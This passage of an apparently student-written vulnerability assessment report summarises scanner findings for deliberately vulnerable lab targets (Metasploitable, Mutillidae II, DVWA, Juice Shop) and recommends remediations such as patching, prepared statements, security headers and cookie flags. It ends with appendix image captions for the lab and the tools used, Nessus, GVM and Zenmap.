2. **phpMyAdmin SQL Injection Vulnerability (Critical Risk)**: The presence of a SQL injection (SQLi) vulnerability in phpMyAdmin prior to version 4.8.6 can lead to unauthorized access and manipulation of the database. It is critical to update phpMyAdmin to the latest version to patch this vulnerability. Furthermore, implementing input validation and prepared statements for all database queries will help mitigate the risk of SQLi. Tightening database access controls, such as restricting database access to trusted IP addresses, will also help minimize the attack surface.
3. **SSL/TLS Vulnerabilities (Medium Risk)**: The system was found to have several issues related to SSL/TLS protocols, including self-signed certificates, untrusted SSL certificates, and the use of deprecated protocols like TLS 1.0 and TLS 1.1. These issues expose the system to man-in-the-middle (MITM) attacks and data interception. To remediate this, it is essential to configure the system to use TLS 1.2 or higher and replace any self-signed certificates with those issued by trusted Certificate Authorities (CAs). Additionally, enforce strong cipher suites and disable insecure protocols like SSL and TLS 1.0/1.1 to ensure secure communication.
4. **IP Forwarding and SMB Signing (High Risk)**: Enabling IP forwarding and disabling SMB signing pose a security risk as they can facilitate man-in-the-middle attacks and lateral movement within the network. It is recommended to disable IP forwarding unless absolutely necessary and enforce SMB signing to ensure the integrity of SMB traffic. By securing SMB communications, the risk of SMB relay attacks and unauthorized file access is reduced.
5. **ICMP and Web Server Vulnerabilities (Low Risk)**: The presence of vulnerabilities such as ICMP Timestamp Request Remote Date Disclosure and web server password auto-completion could leak sensitive information about the system or make it vulnerable to social engineering attacks. It is recommended to disable ICMP timestamp requests to prevent remote attackers from gathering information about the server's date and time. Additionally, configure the web server to prevent password auto-completion and ensure that HTTP headers are properly configured to avoid disclosing unnecessary server details.

By addressing these vulnerabilities, Metasploitable can be hardened against common attack vectors. Regular patching, upgrading outdated software components, and configuring secure communication protocols are essential steps toward improving the security posture of the system. Implementing these recommendations will help mitigate the critical and high-risk vulnerabilities and reduce the potential attack surface.

4.3 OWASP Mutillidae II

The vulnerability scan of OWASP Mutillidae II revealed 2 medium-risk vulnerabilities, 4 low-risk vulnerabilities, and 1 informational finding. These vulnerabilities, while not immediately critical, highlight significant gaps in the web application's security configuration that could be exploited by attackers. Addressing these issues will help mitigate potential threats and improve the overall security posture of the application. The following recommendations are based on the findings:

1. **SQL Injection Prevention**: SQL Injection remains one of the most critical vulnerabilities that could lead to unauthorized data access or manipulation. Although not explicitly detected in the current scan, it is essential to review and secure any input fields in the application that interact with the database. The most effective way to prevent SQL Injection is by using prepared statements or parameterized queries to ensure that user input is treated as data and not executable code. Additionally, input validation and sanitization must be implemented to prevent the injection of malicious SQL code. By securing database interactions, the application will be much less susceptible to attacks that could lead to data breaches or data loss.
2. **Brute Force Protection**: The application appears to be vulnerable to brute force attacks, particularly on login forms where weak or predictable credentials may be used. To mitigate this risk, it is highly recommended to implement rate limiting or account lockout mechanisms after a specified number of failed login attempts. This would effectively thwart attackers attempting to guess passwords by limiting the number of requests they can make in a short period. Additionally, implementing multi-factor authentication (MFA) would further secure user accounts by requiring an additional layer of validation beyond just a password, significantly increasing the difficulty for an attacker to gain unauthorized access.
3. **Content Security Policy (CSP) Header Not Set**: The absence of a Content Security Policy (CSP) header increases the risk of attacks like Cross-Site Scripting (XSS) and data injection. A CSP helps to control which resources are allowed to load on a web page, reducing the risk of malicious content execution. It is highly recommended to implement a CSP header with appropriate directives to restrict the sources of executable scripts, images, styles, and other resources. A strong CSP should include a default-src directive, along with specific policies for scripts, styles, and frames, ensuring that no unauthorized resources can be loaded or executed in the browser.
4. **Missing Anti-Clickjacking Header**: The absence of an anti-clickjacking header exposes the application to clickjacking attacks, where an attacker could deceive users into interacting with hidden UI elements or performing unintended actions on the site. To mitigate this risk, it is recommended to implement the X-Frame-Options header with the value set to DENY or SAMEORIGIN, preventing the application from being embedded in an iframe. This ensures that malicious websites cannot embed the application and trick users into interacting with its content.
5. **Cookie Security Improvements**: Several findings related to cookie security were identified, including cookies without the HttpOnly flag and cookies missing the SameSite attribute. The absence of the HttpOnly flag makes cookies vulnerable to cross-site scripting (XSS) attacks, as attackers can potentially steal session cookies using JavaScript. The SameSite attribute helps prevent cross-site request forgery (CSRF) attacks by ensuring cookies are only sent in requests originating from the same domain. It is recommended to ensure that all session cookies are set

with the HttpOnly flag and the SameSite attribute set to Strict or Lax, depending on the application's requirements.

6. **Server Leaks Version Information via "Server" HTTP Header**: The Server HTTP header reveals the software version of the web server, which can be leveraged by attackers to identify specific vulnerabilities tied to that version. It is recommended to either disable or modify the **Server** header to prevent the disclosure of version information. Additionally, web server configurations should be reviewed to limit the amount of information exposed in HTTP headers, which can help reduce the attack surface for attackers performing enumeration.

By addressing these vulnerabilities and implementing the recommended security measures, OWASP Mutillidae II can significantly reduce the risk of exploitation and enhance its overall security posture. These steps will help prevent common web application attacks, such as SQL Injection, brute force attacks, XSS, clickjacking, and CSRF, while also ensuring that sensitive information about the server and cookies is better protected.

4.3 OWASP DVWA

The vulnerability scan of **OWASP DVWA** identified 1 high-risk vulnerability, 8 medium-risk vulnerabilities, and 12 low-risk vulnerabilities, with 10 informational findings. These vulnerabilities expose significant risks that could be leveraged by attackers to exploit the web application and compromise sensitive data or system functionality. Below are the recommendations to mitigate these vulnerabilities:

1. **Open Redirect (High Risk)**: The presence of open redirect vulnerabilities in the application allows attackers to redirect users to potentially malicious websites, resulting in phishing or social engineering attacks. This vulnerability was found to be prevalent in 641 instances. To mitigate this, it is recommended to properly validate and sanitize all URLs and redirect parameters to ensure that they do not lead to external, potentially harmful sites. Implementing a whitelisting mechanism for valid redirection URLs and avoiding user-controlled redirection logic can help prevent open redirects.
2. **Absence of Anti-CSRF Tokens (Medium Risk)**: The application lacks anti-CSRF tokens, leaving it vulnerable to cross-site request forgery (CSRF) attacks. This allows attackers to perform unauthorized actions on behalf of authenticated users. To address this vulnerability, it is highly recommended to implement anti-CSRF tokens in all forms, ensuring that each request is validated before it is processed. This prevents malicious scripts from making requests on behalf of the user, reducing the risk of unauthorized actions being executed within the application.
3. **Application Error Disclosure (Medium Risk)**: The disclosure of detailed application error messages presents a significant risk, as attackers can gather sensitive information about the application's internal workings, potentially aiding in exploiting vulnerabilities. With 254 instances of error disclosures, the application should be configured to suppress detailed error messages in the production environment. Only generic error messages should be displayed to users, while detailed logs should be restricted to internal administrators for debugging and troubleshooting purposes.
4. **Content Security Policy (CSP) Header Not Set (Medium Risk)**: The absence of a CSP header exposes the application to cross-site scripting (XSS) and other injection attacks. A properly configured CSP helps prevent unauthorized scripts from executing in the browser by specifying which sources are trusted. It is recommended to implement a strict CSP header to control the sources of scripts, styles, and other potentially dangerous content. This will reduce the risk of XSS and other attacks by restricting content loading from untrusted origins.
5. **Directory Browsing (Medium Risk)**: Directory browsing was found to be enabled in 237 instances, potentially revealing sensitive files and directories to unauthorized users. To address this, it is important to disable directory browsing on the web server and ensure that all

directories have appropriate access control mechanisms in place. This prevents attackers from browsing through directories to discover potentially exploitable files or configuration details.

6. **HTTP to HTTPS Insecure Transition in Form Post (Medium Risk)**: The application allows insecure transitions from HTTP to HTTPS in form submissions, which could expose sensitive data to interception during transmission. It is essential to enforce HTTPS across all pages that handle sensitive user data, including form submissions. Implementing HTTP Strict Transport Security (HSTS) will ensure that all connections to the application are securely encrypted, mitigating the risk of man-in-the-middle (MITM) attacks.
7. **Vulnerable JavaScript Libraries (Medium Risk)**: The application was found to be using vulnerable JavaScript libraries in 4 instances, which can expose the application to known exploits. It is critical to regularly update third-party libraries and frameworks to their latest, secure versions. Automated tools can help monitor and alert developers when outdated or vulnerable libraries are in use, ensuring that the application is protected against known exploits.
8. **Cookie Security Improvements**: Several cookie-related vulnerabilities were identified, including cookies lacking the HttpOnly flag and the SameSite attribute. These issues can expose cookies to cross-site scripting (XSS) and cross-site request forgery (CSRF) attacks. It is recommended to set all session cookies with the HttpOnly flag to prevent access via JavaScript and ensure that the SameSite attribute is set to Strict or Lax to mitigate CSRF risks. This will enhance the security of user sessions and protect sensitive data.
9. **Information Disclosure - Debug Error Messages (Low Risk)**: Debug error messages reveal detailed information about the internal workings of the application, which could aid attackers in exploiting vulnerabilities. These error messages should be suppressed in the production environment and only logged for internal use. Additionally, it is important to ensure that sensitive information, such as database credentials and internal API keys, is not included in error messages.
10. **Server Leaks Version Information via HTTP Headers (Low Risk)**: The Server and X-Powered-By HTTP response headers disclose version information about the web server, which can be used by attackers to identify known vulnerabilities associated with specific versions. It is recommended to configure the web server to suppress these headers or modify them to hide version details. This reduces the attack surface by preventing attackers from targeting specific vulnerabilities based on known versions.

By addressing these vulnerabilities, OWASP DVWA can significantly improve its security posture, protecting both the application and its users from a wide range of attacks, including open redirects, CSRF, XSS, brute force attacks, and data leakage. Implementing the recommended measures will strengthen the overall defense and reduce the likelihood of successful exploitation.

4.5 OWASP Juice Shop

The vulnerability scan of the Web Application identified a mix of high, medium, and low risk vulnerabilities, highlighting various security weaknesses in the application. Below are the recommendations to address the identified issues:

1. **SQL Injection - SQLite (High Risk)**: The SQL Injection vulnerability found in the application is classified as high-risk. This vulnerability allows an attacker to execute arbitrary SQL queries, potentially leading to unauthorized access, data manipulation, or even complete database compromise. To mitigate this, it is crucial to employ prepared statements and parameterized queries for all database interactions, preventing user input from being directly interpreted as SQL code. Additionally, input validation and proper sanitization of user inputs will help ensure that malicious SQL code is not executed.
2. **Content Security Policy (CSP) Header Not Set (Medium Risk)**: The absence of a CSP header exposes the application to cross-site scripting (XSS) and other injection attacks. A CSP header acts as a safeguard by specifying which domains are trusted for loading resources such as scripts, images, and styles. To mitigate this risk, implement a CSP header that restricts


resource loading to trusted sources only. This can help prevent unauthorized scripts from being executed and reduce the risk of XSS attacks.

3. **Cross-Domain Misconfiguration (Medium Risk)**: The application was found to have cross-domain misconfiguration, which can allow attackers to perform unauthorized actions by exploiting vulnerable cross-origin resource sharing (CORS) policies. This could expose the application to attacks like cross-site request forgery (CSRF) or cross-origin data theft. To address this, configure proper CORS policies, ensuring that only trusted domains can access sensitive resources, and limit the allowed methods and headers. Tightening these policies can prevent unauthorized access to resources from untrusted or malicious domains.
4. **Session ID in URL Rewrite (Medium Risk)**: The practice of embedding session IDs in URLs can expose sensitive session data to attackers, especially if the URLs are logged or intercepted during transmission. It is recommended to store session information in cookies instead of URLs, and use the HttpOnly and Secure flags to prevent unauthorized access to session data. This will enhance session security and reduce the risk of session hijacking.
5. **Missing Anti-clickjacking Header (Medium Risk)**: The absence of an anti-clickjacking header leaves the application vulnerable to clickjacking attacks, where a malicious page can trick users into clicking hidden elements within an iframe. To mitigate this, implement the X-Frame-Options header with the DENY or SAMEORIGIN directive to prevent the application from being embedded in frames or iframes on unauthorized websites.
6. **Cookie without SameSite Attribute (Low Risk)**: Cookies that lack the SameSite attribute are vulnerable to cross-site request forgery (CSRF) attacks, where an attacker can perform unauthorized actions on behalf of an authenticated user. It is recommended to set the SameSite attribute of cookies to Strict or Lax, which will restrict cookies to first-party contexts, thereby preventing them from being sent with cross-site requests.
7. **Cross-Domain JavaScript Source File Inclusion (Low Risk)**: The vulnerability of cross-domain JavaScript source file inclusion could allow an attacker to load and execute malicious scripts from an untrusted domain. To mitigate this, ensure that only trusted sources are allowed for script inclusion and implement a strong CSP policy. This will help prevent unauthorized JavaScript from executing within the application.
8. **Server Leaks Information via "X-Powered-By" HTTP Response Header (Low Risk)**: The X-Powered-By HTTP response header discloses information about the technologies used in the application, which could aid attackers in targeting known vulnerabilities in specific versions of software. It is recommended to disable the X-Powered-By header or configure the server to remove this information in production environments to reduce the exposure of potentially sensitive details.
9. **Timestamp Disclosure - Unix (Low Risk)**: **Timestamp disclosure** in Unix format could reveal system information or attack timing. This can be mitigated by ensuring that timestamps are not exposed in the HTTP responses or logs. Additionally, any information that could potentially assist attackers in identifying system configurations should be suppressed or sanitized.
10. **Cookie Poisoning (Informational)**: The presence of cookie poisoning vulnerabilities, which can allow attackers to tamper with cookie values, can lead to unauthorized access or privilege escalation. It is recommended to implement secure cookie attributes such as HttpOnly, Secure, and SameSite, as well as proper validation of cookie values to ensure they cannot be manipulated by unauthorized users.


By addressing these vulnerabilities, the Web Application can significantly improve its security posture and reduce the risk of exploitation. Implementing the recommended mitigations will help safeguard user data, prevent unauthorized actions, and protect the application from a wide range of attacks, including SQL injection, XSS, CSRF, and session hijacking.

5. Appendices


My Cybersecurity Lab




Nessus Essentials Vulnerability Scanner Tool




Greenbone Vulnerability Management (GVM)




Zenmap




